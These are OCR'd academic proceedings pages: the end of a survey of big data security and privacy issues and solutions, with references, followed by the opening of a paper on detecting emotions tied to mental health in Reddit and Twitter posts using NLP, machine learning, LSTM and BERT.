The potential risk in big data is data privacy. The main objective of big data is to gather as much data as possible to extract some knowledge from it, or for different types of analysis, such as predictive analysis, sentiment analysis, preventive analysis, or descriptive analysis [3, 4]. This data is not entirely provided by the consumer itself, it is generated as a byproduct of different transactions, gathered from some service providers, extracted using data mining techniques, or might be hacked by cyber-attackers. Hence big data seems to violate the data management principles, such as individual consent, individual rights, information security, and accountability [22]. Some of the privacy issues of big data are [24]:

- Privacy in big mobile data, during the collection of user data.
- Privacy in e-governance, misuse of data.
- Privacy in social data, multi-source data analysis.

3 Big Data Security Solutions

Initially, when big data is initially launched, security is not on its list at all. It lacks in providing basic access control strategies, password control, and not even maintaining the audit trails. As time started passing on and big data security has seemingly become an issue, many organizations started their small-scale security projects. Since there are many security solutions available today, none of them provide a fully secure solution for big data [6, 13]. In this paper, we categorized these solutions into two categories, i.e., traditional security solutions and modern security solutions as shown in Fig. 1.

The most common method to secure the data is to keep data encrypted, which can be kept granular using a unique key [21]. Access control is the most critical security component which affects both privacy and security of data at the same time. Many access control mechanisms are already there to address the access control problem in big data, and most of them are dependent on different V's of big data. Enhancement of security and privacy of big data is a challenging task. In order to solve this problem cryptography is used which is helpful in achieving a most important security paradigm, i.e., confidentiality. The security solutions mentioned in Fig. 1 are most commonly used methods to secure the data throughout the different stages of big data. But none of them provides a true solution to solve the problem completely.




Fig. 1 Security solutions for big data [13]

4 Big Data Security Trends

The main issue faced by lots of organizations is to ensure that all the organizations need to maintain a security mechanism that is less prone to threats and vulnerabilities. As the data is increased beyond the capacity of the traditional database organization, it's become more prone to hacking and attacks because breaches to such data will lead to a great benefit to hackers [19, 20]. Big data security does not only include the security of data, but it is an inclusive venture of security that includes securing every aspect through which data has been passed, stored, or processed. Before jumping to the solutions of these security breaches, firstly there's a need to find the reasons behind security breaches. The most common reasons for data breaches include insider attacks, phishing, malware, physical attacks, too many permissions, and weak and stolen credentials [32, 36]. To handle these loopholes in security there's a need for change in present security solutions which cater to only static data and does not cater to dynamic data, i.e., Streaming data. There is a need to analyze and monitor big data in real-time to generate real-time alerts.

Big data architecture is designed to handle the ingestion, processing, and analysis of data that is too large or complex for traditional database systems. Big data solutions typically involve one or more of the following types of workloads: batch processing of big data sources at rest, real-time processing of big data in motion, interactive exploration of big data, and predictive analytics and machine learning [17, 30]. An architectural model of the different stages involved in big data is shown in Fig. 2.




Fig. 2 Stages of big data

Table 1 describes the existing big data security solutions. It is clear from the above table that modern big data security solutions play a significant role for securing big data rather than traditional solutions. From Table 1 it is further analyzed in most of the studies the main parameter used to measure the efficiency of the model is accuracy. But accuracy alone cannot measure the efficiency of any model. Hence it is concluded that more work needs to be done in these techniques to provide an efficient solution.

From the above discussion, it is concluded that the major areas of concern while we are talking about security trends in big data are [9, 11]:

- **Data Storage**: How to store the tremendous amount of data that is continuously generated.
- **Data Transfer**: How to transfer the data without the fear of data loss, and loss in data integrity.
- **Data Extraction**: How to apply big data analytics and data mining tools without compromising the security and privacy of data.

Table 1 Comparative analysis of existing big data security solutions

References	Problem tackled	Security mechanism	Performance parameters	Future work
Siddique et al. [34]	Outbreaks by illegal users	Cipher policy attribute-based encryption technique	Accuracy, efficiency	Cryptography cannot protect against DDoS attacks, unencrypted data It is also an expensive technique since it requires a lot of resources like data processing, time consumption, etc.
Gaur et al. [7]	Uninterrupted authentication tracking, Better identity confidence, Customized authentication	SVM, KNN	Accuracy	It only incorporates a single performance parameter, i.e., accuracy
Meng et al. [23]	Insider attacks	Blockchain-based trust management IDS	Threshold	The solution is based on the existing IDS capability
Alsulbi et al. [2]	Secure data storage and data sharing	Framework based on Blockchain and Mobile Agent	Throughput, Latency	The framework only focused on data storage
Najada et al. [25]	DoSHTTP, DDoS, Internal NetwInf, BFA, and BFASSH	Deep learning	Accuracy	The model is limited to identify only few cyber-attacks
Kotenko et al. [15]	Security monitoring of mobile Internet of things	Support vector machine, k-nearest neighbors method, Gaussian naive Bayes, artificial neural network, and decision tree	Accuracy, true positive rate and false positive rate	Very few parameters were identified

5 Conclusion

The availability of big data provides us the capability to analyze, process, curate, and visualize astonishing data sets at a very fast rate and cost-effectively. But with the advancement in technology, rapidly increasing cyber-attacks, the security of data became a very much compromising field. In this paper, firstly we analyzed the need for big data security. Security is always kept in the back seat from the very early stages of big data. But now it has become a major issue which needs more attention. Here we categorized the various issues of big data into four main categories, i.e.: infrastructure security, data management, data privacy, and interactive and reactive security. Big data faces all these issues in its entire lifecycle. All the cyber-attacks fall in the infrastructure security category, which does not include only the security of data, but the entire infrastructure associated with it such as Hadoop, communication channel, data availability. Next, we figure out the different issues which are faced during processing and analyzing the data including issues like data growth, data ownership, data governance, and policies. Data Privacy is also the major issue that arises when we have such efficient data mining tools. Hence it becomes very difficult to manage privacy in front of these efficient technologies. The last issue which is always neglected whenever we talk about the security of big data is maintaining the transaction logs. Transaction logs are very helpful in case of system failure or recovery. The main aim of this work is to identify security issues encountered during the various stages of big data, to understand and analyze the need of the hour in this field. Future work may include categorizing these issues with the applications of big data analytics and giving a security solution to one of the problems.

References

1. Aditham S, Ranganathan N (2017) A system architecture for the detection of insider attacks in big data systems. IEEE Trans Depend Secure Comput
2. Alsulbi KA, Khemakhem MA, Basuhail AA, Eassa F, Jambi KM, Almarhabi KA (2021) A proposed framework for secure data storage in a big data environment based on blockchain and mobile agent. https://doi.org/10.3390/sym13111990
3. Bajpai A, Dayanand, Arya A (2018) Big data analytics in cyber security. Int J Comput Sci Eng (JCSE) 6(7). https://www.ijcseonline.org/pdf_paper_view.php?paper_id=2502&116-IJCSE-04289.pdf
4. Comas JS, Ferrer JD (2016) Big data privacy: challenges to privacy principles and models. Springer, Berlin. https://www.infona.pl/resource/bwmeta1.element.springer-doi-10_1007-S41019-015-0001-X
5. Elgendy N (2014) Big data analytics: a literature review paper. Adv Data Min Appl Theor Aspects. https://doi.org/10.1007/978-3-319-08976-8_16
6. Firican G (2017) TDWI [Online]. Available at: https://tdwi.org/articles/2017/02/08/10-vs-of-big-data.aspx. Accessed 10 Dec 2021
7. Gaur MS, Kumar S, Gaur NK, Sharma PS (2021) Persuasive factors and weakness for security vulnerabilities in BIG IOT data in healthcare solution. J Phys. https://doi.org/10.1088/1742-6596/2007/1/012046
8. Ghani NA, Hamid S, Hashem IA, Ahmed E (2018) Big social media data analytics: a survey. Comput Human Behav. https://www.sciencedirect.com/science/article/abs/pii/S074756321830414X?via%3Dihub
9. Hurwitz JS (2013) Big data for dummies. A Willey Publication. https://jan.newmarch.name/IoT/BigData/Big%20Data%20For%20Dummies.pdf
10. Janssen T, Grady N (2013) Big data for cyber-attack management. In: 8th international conference on semantic technologies for intelligence, defense, and security. https://www.semanticscholar.org/paper/Big-Data-for-Cyberattack-Management-Janssen-Grady/ed03126eb493f354cf55771ea2bbcd821f10c594

11. Kabir MF, Hartmann H (2018) Cyber security challenges: an efficient intrusion detection system design. In: 2018 International Young Engineers Forum (YEF-ECE). https://ieeexplore.ieee.org/document/8368933
12. Katal A, Wazid M, Goudar RH (2013) Big data: issues, challenges, tools and good practices. In: Sixth international conference on contemporary computing (IC3). https://ieeexplore.ieee.org/document/6612229
13. Kazarian JP (2018) Techbeacon [Online]. Available at: https://techbeacon.com/security/securing-big-data-iot-age-why-dynamic-key-management-key. Accessed 24 Nov 2021
14. Khanan A, Abdullah S, Hakim A, Mohamed HM, Mehmood A, Ariffin KAZ (2019) Big data security and privacy concern: a review. Smart Technol Innov Sustain Fut Adv Sci Technol Innov. https://doi.org/10.1007/978-3-030-01659-3_8
15. Kotenko I, Saenko I, Branitskiy A (2018) Applying big data processing and machine learning methods for mobile internet of things security monitoring. J Internet Serv Inform Secur (JISIS) 8(3):54–63. http://isyou.info/jisis/vol8/no3/jisis-2018-vol8-no3-04.pdf
16. Kranenburg RV, Bassi A (2012) IoT challenges. Commun Mob Comput. SpringerOpen J. https://muxjournal.springeropen.com/articles. https://doi.org/10.1186/2192-1121-1-9
17. Kwon D, Kim H, Kim J, Suh SC, Kim I, Kim KJ (2017) A survey of deep learning based network anomaly detection. Springer. http://pdf.xuebalib.com:1262/77z2X2QtYdnr.pdf
18. Lodha R, Jain H, Kurup L (2014) Big data challenges: data analysis perspective. Int J Current Eng Technol. https://inpressco.com/wp-content/uploads/2014/09/Paper373286-3289.pdf
19. Lv Z, Qiao L (2020) Analysis of healthcare big data. Fut Gener Comput Syst 109. https://www.sciencedirect.com/science/article/abs/pii/S0167739X20304829
20. Mansuri R (2017) University of San Diego [Online]. Available at: https://www.dataversity.net/big-data-solves-cyber-security-issues-enterprises/#. Accessed 10 Dec 2021
21. Mansuri S (2017) Dataversity [Online]. Available at: https://www.dataversity.net/big-data-solves-cyber-security-issues-enterprises/#. Accessed 10 Nov 2021
22. Mehta BB, Roa P (2015) Big data privacy: issues and challenges. https://www.researchgate.net/publication/272474989
23. Meng W, Li W, Zhu L (2019) Enhancing medical smartphone networks via blockchain-based trust management against insider attacks. IEEE Trans Eng Manage. https://ieeexplore.ieee.org/document/8759092
24. Moreno J (2016) Main issues in big data security. Fut Internet. https://www.researchgate.net/publication/307621591_Main_Issues_in_Big_Data_Security
25. Najada HA, Mahgoub I, Mohammed I (2018) Cyber intrusion prediction and taxonomy system using deep learning and distributed big data processing. In: IEEE symposium series on computational intelligence (SSCI). https://ieeexplore.ieee.org/abstract/document/8628685
26. Narayanan S, Ganesan A, Joshi K, Oates T, Joshi A, Finin T (2018) Early detection of cybersecurity threats using collaborative cognition. In: IEEE 4th international conference on collaboration and internet computing. https://ieeexplore.ieee.org/document/8537852
27. Panda Mediacenter (2018) Data security in the age of big data [Online]. Available at: https://www.pandasecurity.com/mediacenter/security/big-data-implications/. Accessed 16 Nov 2021
28. Praveen V, Devi PR, Mahita D, Sudheshna A (2018) Classifying the probe attacks using machine learning techniques in R and Hadoop. Int J Appl Eng Res. 13. https://www.ripublication.com/ijaer18/ijaerv13n7_81.pdf
29. Penomon (2013) Big data analytics in cyber defence. Sponsored by Teradat, 2013. Available at: https://assets.teradata.com/resourceCenter/downloads/WhitePapers/Big-Data-Analytics-in-Cyber-Defense%20FINAL.pdf?processed=1. Accessed 25 Oct 2021
30. Price E (2021) Big data architecture style—Azure application architecture guide [Online]. https://docs.microsoft.com/en-us/azure/architecture/guide/architecture-styles/big-data
31. Sampath U, Perera K, Thanthrige M, Samarabandu J, Wang J (2016) Machine learning techniques for intrusion detection on public dataset. In: IEEE Canadian conference on electrical and computer engineering (CCECE). https://ieeexplore.ieee.org/document/9036172
32. SEQRITE Blog, Seqrite [Online]. Available at: https://blogs.seqrite.com/7-major-causes-of-data-breaches/. Accessed 24 Nov 2021

33. Shah M (2017) Upside [Online]. Available at: https://tdwi.org/articles/2017/09/15/diq-all-data-governance-in-big-data-world.aspx. Accessed 24 Nov 2021
34. Siddique M, Mirza MA, Ahmad M, Chaudhry J, Islam R (2018) A survey of big data security solutions in healthcare. ICST Institute for Computer Sciences, Social Informatics and Telecommunications Engineering. https://www.researchgate.net/publication/328769180_A_Survey_of_Big_Data_Security_Solutions_in_Healthcare
35. Sunagar P (2020) Influence of big data in smart tourism. Hybrid Computational Intelligence
36. SUTCLIFFE & Co. (2018) Sutclifte&co [Online]. Available at: https://www.sutcliffeinsurance.co.uk/news/8-most-common-causes-of-data-breach/. Accessed 25 Nov 2021. https://www.sciencedirect.com/science/article/pii/B9780128186992000020
37. Terzi S, Terzi R, Sagiroglu S (2015) A survey on security and privacy issues in big data. In: 10th international conference for internet technology and secured transactions (ICITST). Available at: https://www.semanticscholar.org/paper/A-survey-on-security-and-privacy-issues-in-big-data-Sinanc-Terzi/8c0245a2fa79a4fee850acd38070202f34b23cf5. Accessed 16 Nov 2021
38. Tiwari AK, Chaudhary H, Yadav S (2015) A review on big data and its security. In: IEEE sponsored 2nd international conference on innovations in information embedded and communication systems ICIIECS'15. https://ieeexplore.ieee.org/document/7193110
39. Tole A (2013) Big data challenges. Database Syst J IV. http://dbjournal.ro/archive/13/13_4.pdf
40. Tuor A, Kaplan S, Hutchinson B, Nichols N, Robinson S (2017) Deep learning for unsupervised insider threat detection in structured cybersecurity data streams. In: Proceedings of AI for cyber security workshop at AAAI. https://arxiv.org/abs/1710.00811
41. Taylor A (2016) Datafloq [Online]. Available at: https://datafloq.com/read/big-data-management-and-its-security-challenges/1800. Accessed 16 Nov 2021
42. Wang T, Chow KP (2019) Automatic tagging of cyber threat intelligence unstructured data using semantics extraction. In: 2019 IEEE international conference on intelligence and security informatics (ISI). https://ieeexplore.ieee.org/document/8823252
43. Wang Y et al (2016) An integrated big data analytic-enabled transformation model: application to health care. In: Information & Management Elsevier, 2017. file:///C:/Users/Reenu/Downloads/20170409_IM_Final.pdf. Accessed 24 Nov 2021
44. Wu J, Ota K, Dong M, Li J, Wang H (2016) Big data analysis-bases security situational awareness for smart grid. IEEE Trans Big Data. https://ieeexplore.ieee.org/abstract/document/7587350
45. Xu L, Jiang C, Wang J, Yuan J, Ren Y (2014) Information security in big data: privacy and data mining. IEEE Access. https://ieeexplore.ieee.org/document/6919256
46. Yakoubov S, Gadepally V, Schear N, Shen E, Yerukhimovich A (2014) A survey of cryptographic approaches to securing big data in the cloud. In: IEEE high performance extreme computing conference (HPEC). https://ieeexplore.ieee.org/document/7040943
47. Zhang M, Liu H, Wen J (2018) E-commerce security research in big data environment. Int J Enterp Inform Syst(IJEIS). https://www.researchgate.net/publication/322776885_ECommerce_Security_Research_in_Big_Data_Environment
48. Zuech R, Khoshgoftaar TM, Wald R (2015) Intrusion detection and big heterogeneous data: a survey. J Big Data: A SpringerOpen J. https://journalofbigdata.springeropen.com/articles; https://doi.org/10.1186/s40537-015-0013-4, https://ieeexplore.ieee.org/document/8093643

Application of NLP and Machine Learning for Mental Health Improvement

Trinayan Borah and S. Ganesh Kumar

Abstract Humans' most powerful tool is their mental wellness. Individuals' well-being can be impacted by poor mental health. This paper focuses on a smart technical solution to the problem of mental health issues detection related to the stress, sadness, depression, anxiety, etc. which if not handled efficiently may further lead to a severe problem. The paper deals with the designing of an automated smart system using social media posts that will help mental health experts to successfully identify and understand about the mental health condition of social media users. That can be done based on text analysis of rich social media resources such as Reddit, Twitter posts. The implementation of the system is done using Natural Language Processing (NLP) methods, machine learning and deep learning algorithms. The models are trained using a prepared dataset of social media postings. With this automated system the mental health experts can able to detect the stress or some other emotions of social media uses in a very earlier as well as faster way. The proposed system can predict five emotional categories: 'Happy', 'Angry', 'Surprise', 'Sad', 'Fear' based on machine learning (Logistic Regression, Random Forest, SVM), deep learning Long Short-Term Memory (LSTM) and BERT transfer learning algorithms. All the applied algorithms are evaluated using confusion matrix, the highest accuracy and f1 score achieved is more than 85%, which is better than the existing human emotion detection systems.

Keywords Natural language processing (NLP) · Text analysis · Machine learning · Deep learning · Transfer learning · Text2emotion · Social media posts · LSTM · BERT

T. Borah (✉) · S. Ganesh Kumar
Department of Data Science and Business Systems, School of Technology, SRM Institute of Science and Technology, Chennai, India
e-mail: tb6337@srmist.edu.in

S. Ganesh Kumar
e-mail: ganeshk1@srmist.edu.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_16

1 Introduction

Mental Health is a primary matter of concern. Analysis of social media content can lead to a better understanding of mental health concerns such as depression, stress, fear, sadness, and so on, which also can give solutions for early identification of it. Stress, anxiety and depression are all issues that are growing day by day and have an impact on people's physical and mental health. A troubled individual is incapable of doing anything well. Stress may be beneficial or harmful at times. Beneficial stress motivates you to work by keeping you engaged, busy, and motivated. On the other hand, destructive stress, makes you dull, weak, afraid, and unhappy [1]. If we do not know exactly when a person is feeling these kinds of mental issues, we will not be able to give the proper treatment or the essential medicines for him/her. When humans fail to well-being themselves in a high-risk situation, mental health concerns arise. Usually stress occurs when people attempt to act against their emotions or mental state [2]. The traditional approaches that we used for mental health detection are not that much smart enough which can understand the people's behavior and convey the same to us. They only able to understand based on direct interaction with the people. Identifying these feelings and building an emotionally attentive strategy enables for a strong and long-lasting interaction with users as well as knowledge of their emotional desires [3]. Since, traditional approaches are time consuming and not highly accurate, it is critical that individuals are aware of stressful events so that they can take the appropriate activities to cope with them. However, with the upcoming advanced generation, with advent of social media and digital technology everything is getting smarter day by day. Considering the above, there is a need for an automatic system that can identify stress, depression, anxiety in a timely way and notify the individual so that the problem may be properly treated and make people life better.

The Application of NLP and machine learning for mental health improvement.

The objectives of this paper are as follows:

- To collect and understand social media user's behavior of different social media platform.
- To identify mental health issues in people using machine learning and deep learning techniques.
- To automate the detection of mental health problems such as sadness, fear-ness, stress, depression based on social media posts.

2 Literature Survey

Face-to-face interviews, self-report questionnaires, or wearable sensors are the mainstays of the traditional psychological mental emotion or stress detection procedure. However, traditional approaches are reactive, which means they are time-taking, and hysterical. People's lives are changing as a result of the advent of social media, in the field of heath care and wellness. With the growth of social networks such as

Reddit and Twitter, an increasing number of individuals are interested in sharing their everyday happenings and emotions as well as engage with friends through social media.

The author of article [1], Baheti developed a method to detect stress and enjoyment using tweeter datasets. The technique of gathering necessary sentiment-related textual information is known as sentiment analysis. They used the Tensi Strength framework for sentiment strength identification on online communities to extract sentiment strength from informal English language. 67% of Precision and Recall is achieved using SVM with Ngram.

Turcan [4] presents basic supervised learning approaches for recognizing stress, both neural and conventional, as well as an analysis of the data's complexity and diversity, and the features of each category.

The paper [5] author Patil is analyzing human speech to detect emotion based on it. Stress is the most significant factor that affects the mental health of a person and urges him to end his life. They focused on the variations of human voice which changes with respect to emotional states. To classify the emotions, machine learning algorithms such as the K-Nearest Neighbor (KNN) and Support Vector Machine classifiers were used.

The author Disha Sharma of the research paper [2] tries to lower the risk of stress for understudies students by examine the effectiveness of machine learning algorithms. The data set was collected from university with the help of pss scale and it made up of more than 200 student's data. Naive Bayes, Linear Regression, Multi-layer perceptron, J48, and random forest ML algorithms are applied and also, they calculate their accuracy using a performance parameter.

Karna [3] explores the efficacy of a deep learning-based Long Short-Term Memory mechanism for textual emotion recognition. The research was undertaken out using the 'Emotion categorization' dataset which had six emotional groupings. The experimental findings demonstrated that LSTM-based text emotion categorization performs well as compared to existing learning approaches in terms of accuracy.

The paper [6] the author Umar Rashid explains the Aimens system for detecting emotions in textual discussions. This system uses a deep learning-based Long Short-Term Memory (LSTM) model to recognize emotions such as joyful, sad, and furious in a contextual discussion. The system's primary input is a mix of word2vec and doc2vec embeddings. The results show that f-scores have changed significantly above the model baseline, which has an Aimens system score of 0.7185.

According to the paper [7], Vaikole's goal is to distinguish between stressful and non-stressed responses to stimuli (e.g., questions given), with high stress indicating deceit. The suggested approach extracts Melfilter bank coefficients from pre-processed voice input using Convolutional Neural Network (CNN) and dense fully—connected networks, and then predicts stress output using binary decision criteria.

Xu [8] collected posts from Flickr and used a multimodal strategy that included assessing verbal, visual, and metadata indicators and their relationship to mental health. Their findings show that utilizing many modalities can increase categorization task performance when compared to using only one modality at a time and can give significant indications regarding a user's mental state.

Garg [9] suggested multiple machine learning models for detecting stress in individuals using WESAD, a publically accessible multimodal dataset. The dataset is prepared based on various sensors data for predicting three different physiological conditions such as neutral, stress, and amusement. Using machine learning algorithms such as Linear Discriminant Analysis, Random Forest, and Support Vector Machine the F1-score and accuracy were calculated and compared for happy versus normal versus stress three-class and stress vs. non-stress as binary classifications.

Sundaram [10] demonstrates a novel way to finding the emotion on text data based on TF-IDF, and this TF-IDF basically used to find the important words in word a document. They categorized the emotions into six kinds by applying this strategy. Emotion is retrieved from various utterances, and data is represented using semantic structure. Each sentence is generalized into six basic predetermined emotion groupings. The test demonstrates that this approach is capable of categorizing a text into several emotion groups while maintaining a decent accuracy rate.

3 Proposed Plans

3.1 Dataset Description

There are several datasets available in internet related to the social media posts which can be used for text analysis. In this paper we are taking three different social media platform posts dataset and combine them into one single dataset. ***Text2emotion*** library is used for preparing the output labels for each of the collected text/sentence.

Our prepared dataset is having nearly 30 K unique social media post of Reddit, Twitter with five different classes: 'Happy', 'Angry', 'Surprise', 'Sad', 'Fear'. The dataset is lengthy multi-class social media data for identifying various emotions of social media users from different categories of Reddit and twitter communities.

3.2 Methodology

With tremendous improvement in technology, everything is becoming automated, which make people's life faster and easier. With new technologies the systems are getting trained with huge amount of data and they are getting used in our daily life for automatic decision taking applications. The technologies implemented using machine learning and deep learning can play a vital role in the field of healthcare. Which can save people's life as well as help health experts to do faster operations to reduce illness and make our lifestyle healthier in the modern world.

The proposed system is basically about multi-class text analysis problem to classify texts into five emotional categories: 'Happy', 'Angry', 'Surprise', 'Sad', 'Fear'. Based on the predicted output of the emotional category the mental health experts can analyze the mental health condition of a person. All the stages of the system implementation are explained below in details.

Stage-I: Dataset Collection and Preprocessing

For training the implemented models the text dataset is collected from three different social media platforms. After collection of the datasets various preprocessing techniques such as tokenization of the sentences, removal of special symbols, and removal of stopwords are applied to the social media posts data.

Remove Non-alphabetic Character: Only the letters 'A–Z,' 'a–z,' and a specific symbol can be read by a computer's vision. The numbers '0–9' and symbols that do not have an alphanumeric meaning are eliminated in this phase. This step removes all unreadable format character [1].

Remove Special Symbol: Various inappropriate special symbols appear often in social media posts, causing the algorithmic rule to fail. Symbols such as "!, @, #, $, %, &" are eliminated during this step. Even if the particular symbol provides a lot of information in a matter of seconds, this works very hard to analyze using this developed system.

Remove Stopwords: In English language there are some words called as stopwords which have less importance as compared to other words, but it comes along with sentences. In this step we are removing those stopwords based on NLTK library. For example is, if, of, etc. are some stopwords.

Stage-II: Output Label Preparation

The output labels for the dataset are prepared based on the text2emotion library. The Text2emotion is a python package was created with the primary goal of identifying acceptable emotions hidden in text data. It basically returns five human emotions with some confidence values and here we are considering the emotion which is having highest confidence for our label class. Once the output labels are assigned for all the different social media posts, all of them are merged into one single dataset.

Stage-III: Text to Vector Conversion

To train the machine learning and deep learning models with text dataset we cannot give the text data as an input to the model directly. Some conversion from the text to vectorize form needs to be done. So, Bag of Words (BoW), TF-IDF, and Word2Vec are applied on the data for conversion of the text into vectorized format to give them as input for training of the models.

Stage-IV: Application of Algorithms

Once the dataset corpus is converted into the vectorized form we have used the corpus for training of the machine learning models (such as Logistic Regression, Naïve

Bayes, Random forest, SVM), deep learning Long Short-Term Memory (LSTM) model and transfer learning using BERT. All the mentioned models are trained with Word Sense Disambiguation (WSD) and without WSD techniques for predicting the mental health condition of a social media user.

Stage VI: Final Output

This is the architecture's ending stage. It closes by predicting the outcome of the social media post as 'Happy,' 'Angry,' 'Surprise,' 'Sad,' and 'Fear.'.

Word2Vec. Word2vec is essentially a neural network structure that can be trained on a supervised classification problem to create word embedding. Mikolov et al. [11] has present it for the first time, and it has been shown to be highly successful in creating word embedding that can be used to quantify grammatical and semantic similarities between words.

Word Sense Disambiguation (WSD). WSD is a technique for addressing ambiguity caused by word meanings in different circumstances. Word sense disambiguation (WSD) is the major challenge in NLP of determining which intended meaning of a word is influenced by its use in a certain scenario.

TensorFlow Text Classifier. TensorFlow is created by Google Brain for deep learning framework. To train the deep learning classifier, we are using the TensorFlow for text classification. A text classifier is trained so that it can detect social media posts and then classify the post into different classes or categories.

3.3 Flow Chart/Block Diagram

The dataset is collected from three different social media platforms. Preprocessing techniques are applied on the collected social media posts for tokenization, removal of special symbols, and stopwords based on nltk library. The output labels for the dataset is prepared using text2emotion library. The labels are assigned for all the pre-processed sentence and merged all the sentences into a single dataframe. Once the final dataset is prepared various vectorization techniques such as Bag of Words (BoW), TF-IDF and Word2Vec are applied for conversion of the text data into vectorized format. Different machine learning (Logistic Regression, Naïve Bayes, Random forest, SVM), LSTM neural networks and transfer learning using BERT are applied on the vectorized dataset with Word Sense Disambiguation (WSD) and without WSD techniques for predicting the mental health condition of a social media user (Fig. 1).




Fig. 1 Block diagram for the proposed system

4 Output

The final output of the proposed system will be detecting the mental health condition of a person based on five categories of human emotions: 'Happy', 'Angry', 'Surprise', 'Sad', 'Fear'. The trained machine learning and deep learning algorithms try to predict whether a person is having any mental health issues such as stress, fear-ness, depression, sadness, based on social media post analysis.

5 Result and Discussion

For the proposed system, multiple classifiers were implemented for detecting stress and other mental emotions, on the given set of inputs. The performance of different classifiers are shown in Table 1.

Table 1 Summary of mental health detection algorithms results

Model	F1-score	Accuracy
Logistic regression	81.74	81.74
Random forest classifier	**86.44**	**86.44**
Support vector machine	72.89	72.89
LSTM	78.63	78.63
BERT	83.20	83.20




Fig. 2 Bar-plot for the implemented models with accuracy value

